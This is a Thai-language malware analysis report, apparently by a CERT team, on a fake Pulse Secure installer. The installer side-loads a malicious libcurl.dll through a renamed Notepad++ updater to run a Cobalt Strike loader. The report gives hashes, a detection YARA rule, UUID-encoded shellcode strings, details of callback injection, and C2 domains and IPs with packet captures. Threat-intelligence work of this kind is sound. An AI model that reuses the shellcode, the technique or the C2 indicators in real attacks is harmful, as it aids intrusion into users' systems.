หลังจากนั้นมัลแวร์จะทำการสร้างไฟล์เอาไว้ภายในไดเรคทอรี่ %AppData% จำนวนทั้งสิ้น 4 รายการ ได้แก่ libcurl.dll, gup.xml, Juniper.exe, และ JuniperSetup.exe ซึ่งไฟล์ทั้งหมดนี้มีค่าแฮช (hash) ตรงกับข้อมูลที่พบในตารางที่ 2 หลังจากนั้นจึงทำการ execute ไฟล์ Juniper.exe และ JuniperSetup.exe ตามลำดับ

อนึ่ง ไฟล์ JuniperSetup.exe เป็น legitimate file สำหรับติดตั้งซอฟต์แวร์ Juniper/Pulse ซึ่งผู้โจมตีนำมาใช้งานเพื่อลวงให้ผู้ใช้งานหลงเชื่อว่ากำลังติดตั้ง Pulse Secure Update อยู่จริง ๆ ในขณะที่ไฟล์ Juniper.exe เป็น legitimate file ของซอฟต์แวร์ Notepad++ ซึ่งถูกผู้โจมตีปลอมแปลงชื่อไฟล์ (masqueraded) ให้เหมือนกับซอฟต์แวร์ Juniper และไฟล์ดังกล่าวจะถูกใช้งานในเทคนิค DLL side-loading ในขั้นต่อไป

8395699cc012783a49aa6f8942fa944179d2ed740f82414112712f204af152ba

Tags	
Legitimate File	Pulse Secure Setup Client

รายละเอียดของไฟล์	
ชื่อไฟล์	JuniperSetup.exe
ขนาด	2074912 ไบต์
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
MD5	88a1059abc45d19e82f5c20c96263fc8
SHA1	50c9ff222f557386b4928a01dd531418bd8ece6e
SHA256	8395699cc012783a49aa6f8942fa944179d2ed740f82414112712f204af152ba
SHA512	4c0db4587cc572bcc0fdc8c2c9851d1a051c9b3f91b03c9858e2255daf95c828371a21d518f501c6e6e3f2b5143d56ad5158651c5c24ac44ef678c275feb2902
ssdeep	49152:ugj0CRMfRkdXE5czZ78y8rON48lAgb293k7xURpLr:u60SW6d4gAgIU7qf
Entropy	7.99

แอนตี้ไวรัส	
Kaspersky	Undetected
Malwarebytes	Undetected
Microsoft	Undetected

PE Metadata	
Compile Date	2009-09-04 22:07:17 UTC
Import Hash	ccb6271e002af3eeb8825a6981f21e56
CompanyName	Pulse Secure, LLC
FileDescription	Pulse Secure Setup Client Installer
FileVersion	8.1.7.61533
LegalCopyright	© 2001-2015 by Pulse Secure, LLC. All rights reserved
ProductName	Pulse Secure Setup Client

Signature	
serial_number	36b140b089ed2a2372ad33ad98d4f931
common_name	Juniper Networks, Inc.
country	US
locality	Sunnyvale
organization	Juniper Networks, Inc.
email	
valid_from	Jan 23 00:00:00 2014 GMT
valid_to	Jan 22 23:59:59 2017 GMT


ความเชื่อมโยง		
ไฟล์ 8395699cc0... (JuniperSetup.exe)	Drop_by	ไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe)

รายละเอียด

ไฟล์ 8395699cc012783a49aa6f8942fa944179d2ed740f82414112712f204af152ba (JuniperSetup.exe) ถูก drop โดยไฟล์ ไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe) อยู่ภายในไดเรคทอรี่ C:\Users\{USER}\AppData\Roaming

ไฟล์ 8395699cc0... เป็น legitimate file ของ "Pulse Secure Setup Client" ซึ่งมี certificate serial number คือ 36b140b089ed2a2372ad33ad98d4f931 แต่ใบ certificate ดังกล่าวหมดอายุไปตั้งแต่ปี พ.ศ. 2560 ซึ่งผู้โจมตีมีการใช้งานไฟล์ดังกล่าวเพื่อลวงผู้ใช้งานให้เชื่อว่าตนเองกำลังติดตั้งซอฟต์แวร์ของ Pulse Secure อยู่จริง ๆ

รูปภาพประกอบ (1)



ภาพที่ 4 หน้าต่างแสดงการติดตั้ง "Pulse Secure Setup Client" จะปรากฏขึ้นเมื่อผู้ใช้งานทำการติดตั้งมัลแวร์ลงบนเครื่องคอมพิวเตอร์

285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69

Tags	
Legitimate File	Notepad++

รายละเอียดของไฟล์	
ชื่อไฟล์	Juniper.exe
ขนาด	745384 ไบต์
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	6560672839761b34d125689c1f7b5a67
SHA1	22a86687563ebc3c49497dee5672bb977ef24e5b
SHA256	285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd

	69
SHA512	342d1b7970ac08fdc2e32561b9e94a17f632acb40067d2a4697ba7b971e9ffa8fd6d92248dc1c307a41975449c4d80b885b2e95fa1fae73e16756c622924a288
ssdeep	12288:hPIHfuY5dwaOjXgq3Z5LbCS8fRwlGaEn+LaSJ3Kw8+bxAaWUeICV+YEcBpbQD/Mt:hPI2qqHCXfRwlGaEn1AbxdWUrCVyYpE+
Entropy	6.65

แอนตี้ไวรัส

Fortinet	Undetected
Malwarebytes	Undetected
Microsoft	Undetected

PE Metadata

Compile Date	2021-10-07 14:12:40
Import Hash	13987573249db409531745d87aa89a4d
CompanyName	Don HO don.h@free.fr
FileDescription	WinGup for Notepad++
FileVersion	5.21
InternalName	gup.exe
LegalCopyright	Copyright 2018 by Don HO
OriginalFilename	gup.exe
ProductName	WinGup for Notepad++
ProductVersion	5.21

Signature

serial_number	01342592a0010cb1109c11c0519cfd24
common_name	Notepad++
country	FR
locality	Saint Cloud
organization	Notepad++
email	
valid_from	May 3 00:00:00 2019 GMT

valid_to	May 11 12:00:00 2022 GMT

ความเชื่อมโยง		
ไฟล์ 285d1f375e... (Juniper.exe)	Drop_by	ไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe)
	Execute_by	
	Load	ไฟล์ 092e11dcd8... (libcurl.dll)

รายละเอียด

ไฟล์ 285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 (Juniper.exe) ถูก drop โดยไฟล์ ไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe) อยู่ภายในไดเรคทอรี่ C:\Users\{USER}\AppData\Roaming

ไฟล์ 285d1f375e... ถูกผู้โจมตีตั้งชื่อไฟล์ (filename) เอาไว้ว่า "Juniper.exe" เพื่อต้องการปลอมแปลงชื่อให้คล้ายกับผลิตภัณฑ์ยี่ห้อหนึ่งแต่แท้จริงแล้วไฟล์ดังกล่าวเป็น legitimate file ของซอฟต์แวร์ Notepad++ ที่มีชื่อว่า "gup.exe" ซึ่งมี certificate serial number คือ 01342592a0010cb1109c11c0519cfd24 แต่ใบ certificate ดังกล่าวหมดอายุไปตั้งแต่ปี พ.ศ. 2565 ทั้งนี้ไฟล์ gup.exe ในที่นี้เป็นเวอร์ชันซึ่งมีช่องโหว่ DLL side-loading จึงถูกผู้โจมตีนำมาใช้ในการโหลดไฟล์ DLL ชื่อ "libcurl.dll" เพื่อใช้ในการโจมตีขั้นต่อไป

ไฟล์ 285d1f375e... จะถูก execute โดยไฟล์ ac0221a251... โดยอาศัยการทำงานของสคริปต์ซึ่งเป็นฟังก์ชันการทำงานอย่างหนึ่งของไฟล์ประเภท SFX รายละเอียดตามตารางที่ 1

092e11dcd80157f00cb0b9ebede6638645344994a2d80d26dc44c2043828fa67

Tags

Cobalt Strike Beacon Loader | Trojan | DLL Side-loading | UUID Shellcode | Callback | Shellcode Injection | Packed

รายละเอียดของไฟล์

ชื่อไฟล์	libcurl.dll
ขนาด	501248 ไบต์
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	8cc0fe4e26c9d227ae3c9b27d13a375e

SHA1	6fe6ae59290b360219127c63db4dd3a3643faf64
SHA256	092e11dcd80157f00cb0b9ebede6638645344994a2d80d26dc44c2043828fa67
SHA512	fbfb1a644e21b7a7d307e339f824d1b6447325957ab9759c9e5ec622ba3dfe8a0ab2ca7271fd43af2d107a0a4cd92ad38ebb2780a913566be53172f5d49a857c
ssdeep	6144:dylPO3ccenlRln7cCCLBCW9FwrODyJYLKSU+egMncZye2qdfr0VGNQqZAqGNfkh:CO3GRl79ov9F+wDeRe2SRiMhSO
Entropy	7.85

แอนตี้ไวรัส

Kaspersky	Trojan.Win32.Cobalt.imp
Microsoft	Program:Win32/Wacapew.C!ml
Palo Alto Networks	Generic.ml

YARA rules

```
import "pe"
import "console"

rule pulse_cobaltstrike_beacon_loader{
    meta:
        version = "1.0"
        first_imported = "2023-01-25"
        last_modified = "2023-01-25"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect malicious libcurl.dll (packed) dropped by a fake Pulse secure update SFX file and will be used in DLL Side-loading technique. Caution! this rule may has high false positive rate, please keep looking for malicious libcurl.dll file which located in the same directory with file named 'Juniper.exe' (original file name gup.exe)"
```

```
        hash =
"092e11dcd80157f00cb0b9ebede6638645344994a2d80d26dc44c2043828fa67"
    condition:
        pe.characteristics & pe.DLL
        and pe.version_info["OriginalFilename"] contains "libcurl.dll"
        and pe.sections[0].name == "UPX0"
        and pe.timestamp >= 1642480842
        and (filesize >= 200KB and filesize <= 1MB)
        and console.log("### High confidence if found Juniper.exe located in the
same directory ###")
}
```

PE Metadata	
Compile Date	2022-01-18 09:22:39 UTC
Import Hash	d1e38654f4525f62962b4f8e6672f52e
CompanyName	The curl library, https://curl.se/
FileDescription	libcurl Shared Library
FileVersion	7.80.0
InternalName	libcurl
OriginalFilename	libcurl.dll
ProductName	The curl library
ProductVersion	7.80.0
LegalCopyright	Copyright (C) 1996 - 2021 Daniel Stenberg, <daniel@haxx.se>.
License	https://curl.se/docs/copyright.html

PE Sections

MD5	Name	Raw Size	Virtual Size	Entropy
d41d8cd98f00b204e9800998ecf8427e	UPX0	0	704512	0.00
d6db16e774b36cac1359862a8de5b160	UPX1	495616	495616	7.85
070d124c6fa5da961be7fbff98dffa12	.rsrc	4608	8192	4.71

Packers/Compilers/Cryptors

UPX dll -> Markus & Laszlo - ver. [3.96]


ความเชื่อมโยง		
ไฟล์ 092e11dcd8... (libcurl.dll)	Drop_by	ไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe)
	Load_by	ไฟล์ 285d1f375e... (Juniper.exe)
	Connect_to	notepad-plus.sourcaforga[.]com
	Connect_to	141.105.65[.]206

รายละเอียด

ไฟล์ 092e11dcd80157f00cb0b9ebede6638645344994a2d80d26dc44c2043828fa67 (libcurl.dll) ถูก drop โดยไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe) อยู่ภายในไดเรคทอรี่ C:\Users\{USER}\AppData\Roaming

จากการตรวจสอบ static properties ของไฟล์ 092e11dcd8... พบว่าไฟล์ดังกล่าวเป็น malicious file ซึ่งพยายามที่จะปลอมแปลงให้มีลักษณะเหมือนกับไฟล์ libcurl.dll ต้นฉบับ (SHA256: 44991615bff57b982b97830f34d3deaede9ffed1ab7bc54af987f328117562b4) โดยยืนยันได้จากการที่ไฟล์ 092e11dcd8... ไม่ผ่านการ sign ใด ๆ จากผู้พัฒนาซอฟต์แวร์ Notepad++ ในขณะที่ไฟล์ต้นฉบับถูก sign โดยมี certificate serial number คือ 03aa6492de9d96a90a4bca97beadb44a

ไฟล์ 092e11dcd8... เป็นไฟล์ประเภท dynamic-link library (DLL) และจะถูกโหลดใช้งานโดยไฟล์ 285d1f375e... (Juniper.exe masqueraded gup.exe) ในช่วง runtime รายละเอียดตามภาพที่ 5



ภาพที่ 5 libcurl.dll ถูกโหลดโดยไฟล์ 285d1f375e... (Juniper.exe masqueraded gup.exe) ในช่วง runtime

ทั้งนี้ ไฟล์ดังกล่าวถูก packed เอาไว้โดยเครื่องมือชื่อ UPX เวอร์ชัน 3.96 ซึ่งสามารถทำการ unpack โดยใช้เครื่องมือชนิดเดียวกันด้วยคำสั่งตามตารางที่ 3

ตารางที่ 3 คำสั่งในการใช้เครื่องมือชื่อ UPX เพื่อทำการ unpack ไฟล์ 092e11dcd8...

$upx -d libcurl.dll -o libcurl_unpacked.dll

เมื่อตรวจสอบค่า string ของไฟล์ 092e11dcd8... เวอร์ชัน unpacked (libcurl_unpacked.dll) พบค่า string ในรูปแบบของ UUID จำนวนมากผิดปกติ ซึ่งอาจเป็นสัญญาณบ่งชี้ว่ามัลแวร์มีการใช้งานเทคนิค UUID shellcode รายละเอียดตามภาพที่ 6

type	size	hint (12345)	value (17250)
ascii	36	x	90909090-9090-9090-904d-5a5245e80000
ascii	36	x	895b0000-55df-e589-81c3-497c0000ffd3
ascii	36	x	a2b5f068-6856-0004-0000-57ffd0000000
ascii	36	x	00000000-0000-0000-0000-000000000000
ascii	36	x	00000000-f000-0000-0037-df1d9c945883
ascii	36	x	09e4f47c-9aa9-0e1c-4c59-2a50119f791d
ascii	36	x	d6225c59-dc82-767e-f1bc-4d5f5be39e64
ascii	36	x	1c1d41f7-8299-8cee-3a1d-54677107fe63
ascii	36	x	77182c9a-0250-bc7b-ab2a-47aba3ed18b5
ascii	36	x	ee5316ff-675f-dfa9-be56-a5d75cef6018
ascii	36	x	51a75fd6-31ed-bc13-87ec-e0956d6b4ade
ascii	36	x	2f6f05ed-7907-5e8f-cb67-3cf0f08194cf
ascii	36	x	e52b1124-59e7-ae4a-8e00-9826701bc9eb
ascii	36	x	6f9d54b4-8a1f-0f6e-a587-048a5d2d3941
ascii	36	x	b64953fd-4daa-5445-ea76-2ffe803df991

type	size	hint (12345)	value (17250)
ascii	36	x	1cfc4242-2513-ada2-eea9-ddc9a74723fc
ascii	36	x	e9def404-1726-9fda-85b4-93e198227ccd
ascii	36	x	c7cbf8e6-e29a-4fe9-2b8b-b3a2af626618
ascii	36	x	3dd13577-7321-2de2-f355-6d54e803a5be
ascii	36	x	43ac5d9d-9d66-4e16-b2e7-104c331fec2b
ascii	36	x	90f2854c-1cd7-1bed-3b7a-11709c922c62
ascii	36	x	fe9cf787-d7ea-d94e-a49d-103bd8e1750c
ascii	36	x	b40f47df-64be-b035-e46c-24f00f5792c3
ascii	36	x	d5eaa426-d1c8-701d-5602-cd101471c1bd
ascii	36	x	fe426fcb-a1c0-6963-f42b-4d38987b34d5
ascii	36	x	2b061140-1492-74c8-f45e-5a877d7a3167
ascii	36	x	48b4093b-aca1-55a9-dcea-5706644c0048
ascii	36	x	4caa4387-eb08-89af-356e-91131f0d0626
ascii	36	x	33a7b01d-6021-80ef-308d-285650bdb278
ascii	36	x	6e531297-e444-65c9-5de2-a9055f1f25be

ภาพที่ 6 ค่า string ในรูปแบบ UUID จำนวนมาก อาจเป็นสัญญาณบ่งชี้ถึงเทคนิค UUID shellcode

ต่อมาเมื่อทำการตรวจสอบว่าฟังก์ชันใดที่มีการเรียกใช้งาน string ในรูปแบบ UUID ต้องสงสัยดังกล่าว พบว่าฟังก์ชัน sub_6DDCC3A0 มีการเรียกใช้งาน string ในรูปแบบ UUID ตามข้างต้น ร่วมกับการเรียกใช้งานฟังก์ชันต้องสงสัยอื่น ๆ ได้แก่ WinAPI HeapCreate, HeapAlloc, UuidFromStringA, และ EnumSystemLanguageGroupsA ซึ่งฟังก์ชันเหล่านี้สามารถใช้เพื่อจัดเตรียม UUID ให้กลายเป็น shellcode และทำการ execute ได้ ดังนั้นจึงมีความเป็นไปได้สูงว่ามัลแวร์มีการใช้งานเทคนิค UUID shellcode รวมถึงเทคนิคที่เรียกว่า Callback Shellcode Injection รายละเอียดตามภาพที่ 7


IDA View-A | Function calls: sub_6DDCC3A0

	Address	Caller	Instruction
1	.text:6DDCB863	curl_easy_clean...	call sub_6DDCC3A0


	Address	Called function
1	.text:6DDCC3A8	call __alloca_probe
2	.text:6DDEC3F7	call ds:HeapCreate
3	.text:6DDEC422	call ds:HeapAlloc
4	.text:6DDEC483	call ds:UuidFromStringA
5	.text:6DDEC4C7	call ds:EnumSystemLanguageGroupsA
6	.text:6DDEC4DC	call @__security_check_cookie@4; __security...

ภาพที่ 7 ภายในฟังก์ชัน sub_6DDCC3A0 มีการเรียกใช้งาน UUID จำนวนมากร่วมกับ WinAPI ต้องสงสัย ซึ่งใช้เพื่อจัดเตรียม UUID shellcode และทำการ execute ผ่านเทคนิค Callback Shellcode Injection

เมื่อทำการตรวจสอบการทำงานของมัลแวร์โดยใช้เครื่องมือชื่อ x32dbg โดยกำหนดค่า breakpoint ณ ตำแหน่งภายในพื้นที่ memory ที่เป็นที่อยู่ของ UUID หลังจากถูก execute โดยฟังก์ชัน WinAPI EnumSystemLanguageGroupsA พบว่า UUID ดังกล่าวเป็น shellcode จริง รายละเอียดตามภาพที่ 8 และ 9




ภาพที่ 8 ฟังก์ชัน EnumSystemLanguageGroupsA รับค่าพารามิเตอร์เป็น pointer ไปยัง Windows callback function แต่ถูกแทนที่ด้วย UUID shellcode



ภาพที่ 9 เมื่อฟังก์ชัน EnumSystemLanguageGroupsA ทำงาน จะทำให้ execution flow ถูกถ่ายโอนไปยัง UUID shellcode

จากนั้นเมื่อตรวจสอบพฤติกรรมการทำงานของมัลแวร์พบว่ามีความพยายามในการเชื่อมต่อไปยังโดเมนชื่อ "notepad-plus.sourcaforga[.]com" ด้วยโปรโตคอล HTTP ผ่านพอร์ต 80 และหมายเลขไอพี 141.105.65[.]206 ด้วยโปรโตคอล TCP ผ่านพอร์ต 443 รายละเอียดตามภาพที่ 10



Source	Destination	Protocol	Length	Info
1.1.1.1	192.168.9.105	DNS	122	Standard query response 0xd1a3 A notepad-plus.sourcaforga.com A 50.116.17.41 A 139.162.120.150
192.168.9.105	50.116.17.41	TCP	68	49159 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
10.0.2.15	50.116.17.41	TCP	68	49159 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
50.116.17.41	10.0.2.15	TCP	62	80 → 49159 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
50.116.17.41	192.168.9.105	TCP	60	80 → 49159 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
192.168.9.105	50.116.17.41	TCP	62	49159 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10.0.2.15	50.116.17.41	TCP	56	49159 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.9.105	50.116.17.41	HTTP	198	GET /update/getDownloadUrl.php?version=4.6 HTTP/1.1
10.0.2.15	50.116.17.41	HTTP	198	GET /update/getDownloadUrl.php?version=4.6 HTTP/1.1
50.116.17.41	10.0.2.15	TCP	62	80 → 49159 [ACK] Seq=1 Ack=143 Win=65535 Len=0
50.116.17.41	192.168.9.105	TCP	56	80 → 49159 [ACK] Seq=1 Ack=143 Win=65535 Len=0
50.116.17.41	10.0.2.15	TCP	64	80 → 49159 [PSH, ACK] Seq=1 Ack=143 Win=65535 Len=8 [TCP segment of a reassembled PDU]
50.116.17.41	10.0.2.15	TCP	62	80 → 49159 [FIN, ACK] Seq=9 Ack=143 Win=65535 Len=0
50.116.17.41	192.168.9.105	TCP	64	80 → 49159 [PSH, ACK] Seq=1 Ack=143 Win=65535 Len=8 [TCP segment of a reassembled PDU]
50.116.17.41	192.168.9.105	TCP	56	80 → 49159 [FIN, ACK] Seq=9 Ack=143 Win=65535 Len=0
192.168.9.105	50.116.17.41	TCP	62	49159 → 80 [ACK] Seq=143 Ack=10 Win=64232 Len=0
10.0.2.15	50.116.17.41	TCP	56	49159 → 80 [ACK] Seq=143 Ack=10 Win=64232 Len=0
192.168.9.105	50.116.17.41	TCP	62	49159 → 80 [FIN, ACK] Seq=143 Ack=10 Win=64232 Len=0
10.0.2.15	50.116.17.41	TCP	56	49159 → 80 [FIN, ACK] Seq=143 Ack=10 Win=64232 Len=0
50.116.17.41	10.0.2.15	TCP	62	80 → 49159 [ACK] Seq=10 Ack=144 Win=65535 Len=0
50.116.17.41	192.168.9.105	TCP	56	80 → 49159 [ACK] Seq=10 Ack=144 Win=65535 Len=0
192.168.9.105	192.168.9.255	NBNS	94	Name query NB WPAD<00>
192.168.9.105	192.168.9.255	NBNS	94	Name query NB WPAD<00>
192.168.9.105	192.168.9.255	NBNS	94	Name query NB WPAD<00>
192.168.9.105	141.105.65.206	TCP	68	49160 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
10.0.2.15	141.105.65.206	TCP	68	49160 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
141.105.65.206	10.0.2.15	TCP	62	443 → 49160 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
141.105.65.206	192.168.9.105	TCP	60	443 → 49160 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

ภาพที่ 10 มัลแวร์สร้างการเชื่อมต่อไปยังโดเมนและหมายเลขไอพีต้องสงสัย

